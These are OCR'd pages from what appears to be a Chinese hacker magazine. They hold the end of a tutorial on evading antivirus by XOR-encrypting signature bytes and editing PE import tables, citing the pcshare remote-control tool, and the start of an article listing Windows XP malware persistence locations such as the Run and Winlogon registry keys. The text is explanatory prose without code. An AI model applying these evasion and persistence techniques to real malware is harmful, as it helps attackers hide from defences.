


图38




图39




图40




图41

从图中可以看出，经过了三次解密就把特征码还原回来了，每次解密4个字节，这和加密的进度相同。

本文的加密环节有些类似于变量的概念，没学过编程的新手朋友可能不大容易理解，因此我特意制作了语音视频教程，随文收录。这里再给读者一些免杀小经验，一般使用peditor修改过入口的文件，在文件头部都会有peditor的信息（英文版没有），有的杀毒软件已经开始查杀这个字符串了，所以读者在用peditor修改文件入口后，要用十六进制编辑工具将peditor遗留的信息填充掉。

本文讲到的方法可以用于所有数据段的ASCII码，不能用于加密输入表函数。对于一些定位在输入表DLL上的特征码，我们可以尝试修改文件名的大小写（输入表中的DLL文件名是可以修改大小写的，输入表函数不能修改大小写），对于移动到任何位置都被杀（前提是修改大小写无效）的DLL文件，我们可以用输入表修复工具将其输入表进行修复，删除指针，这样一般就可以修改掉此处特征码了。

不要以为异或算法加密特征码的方法只能用于加密ASCII码的特征码就认为其实用范围很窄，其实不然，黑客X档案pcshare中的pcmain.dll瑞星特征码一共有30处，其中有24处是ASCII特征码，卡巴斯基更不用提了。

这里还需要提一点，很多朋友定位特征码都定位出来在节表里的特征码，对于这种情况，我们可以将此处填充掉再定位特征码，当其它特征码都定位出来并成功修改之后，一般情况下，杀毒软件也不再查杀这个节表里的特征码了（瑞星和常用的杀毒软件都是这样，这一点我可以确定，不过听说NOD32不是，具体的我没有试验过）。

这里还要纠正一下我在第9期杂志补丁铺里的文章的疏漏，那篇文章里把原作的输出表长度弄错了，但是原作的查找输出表地址的方法确实是错误的，正确的方法就像我在文中提到的那样。

（本文所涉及到的LoadPE、ZeroAdd v 1.0、OD、Peditor 1.7、OC、C32Asm、动画教程已收录到光盘中）

文章难易度：☆☆☆
文章阅读点：对于病毒常见的启动项进行全方位的分析

病毒启动大盘点

珂铭

听到“病毒”这个词，可能会令不少人内心发毛，也许老鸟们会不以为然，但真的是这样吗？一个会感染PE文件的，或者是控制硬盘引导扇区的病毒，难道就不能对你造成巨大的损失吗？对于“病毒”，简单的解释就是具有一段破坏性的机器语句，也就是这段语句将在你的电脑上为所欲为，比如储存在你电脑里的照片或者重要的文件未经你的同意而就被它修改甚至是恶意删除等等情况。对于那些刚接触X档案的朋友，不太了解的话也不要担心，慢慢来，这东西接触多了，自然也就会慢慢漫明白了。本文我就对病毒常用的启动方式做个总结，有什么错误的地方还请大家帮忙纠正，希望本文能让大家对病毒的启动有个本质的认识。

我们测试的环境为XP-SP2，相信这也是小菜们用的最多的系统，所有的过程都经过了我的测试，先来介绍EXE可执行文件，以EXE为后缀的文件叫做可执行文件，它可以独立的运行，不象DLL文件还需要一个载体（这个载体其实也是一个EXE可执行文件）。以EXE为后缀的文件可以把后缀改成以下几种：cmd、scr、com、pif、bat，它们都可以正常的运行（这种改后缀的方法主要用于被映象劫持的安全软件，如果大家还不知道什么是“映象劫持”的话，那就慢慢的跟我来，下面会介绍到的），来看下EXE的启动项。

1、在C:\AUTOEXEC.BAT批处理文件中添加你要启动的程序路径，如图1，注意这对XP SP2系统无效，对于低版本的系统可能会有效。这个文件是被隐藏了的，我们可以打开“我的电脑”，选择“工具”—“文件夹选项”—“查看”，把“隐藏受保护的系统文件”和“显示所有文件夹”前面的勾取消掉，这样就可以看到这个文件了。




图1



图2

2、在C:\Windows\Win.ini里添加“[Windows]run=启动项路径 load=启动项路径”，这个方法对XP SP2也没有效，对于低版本的系统可能会有效，如图2。

3、在C:\Windows\System.ini的“[Boot]shell=Explorer.exe”处添加你要启动的程序的路径，这个方法对于XP SP2也没有效，对于低版本的系统可能会有效，如图3。




图3

4、在“E:\Documents and Settings\Administrator\「开始」菜单\程序\启动”这个文件夹里添加要启动的EXE程序或是




图4

EXE的快捷方式。

5、在“开始”-“运行”栏里输入regedit来打开注册表，找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run项，在右边的窗口里点鼠标右键，选择“新建”-“字符串值”，然后双击它，在里面添加你要启动的文件的绝对路径，名称可以随便取，如图4。

6、找到注册表的HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run项，方法同上面一样。

7、找到注册表的HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell项，可以在Explorer.exe后面添加你要启动的程序(被启动的这个程序和Explorer是同一个路径，也就是Windows路径下)，如果把Explorer.exe更换成其它的程序，就会出现进入电脑后看不到桌面和任务栏的症状，因此千万不要替换Explorer.exe程序，而是在后面接逗号或空格再加上需要启动的程序名，如图5。




图5

8、找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit项，里面的内容是C:\WINDOWS\system32\Userinit.exe，在后面也可以添加同路径下的程序，也可以是其它路径下的程序。Userinit.exe这个程序是不能删除的，不然电脑会在用户登录的地方，你一点登录电脑就会自动注销了，如图6。

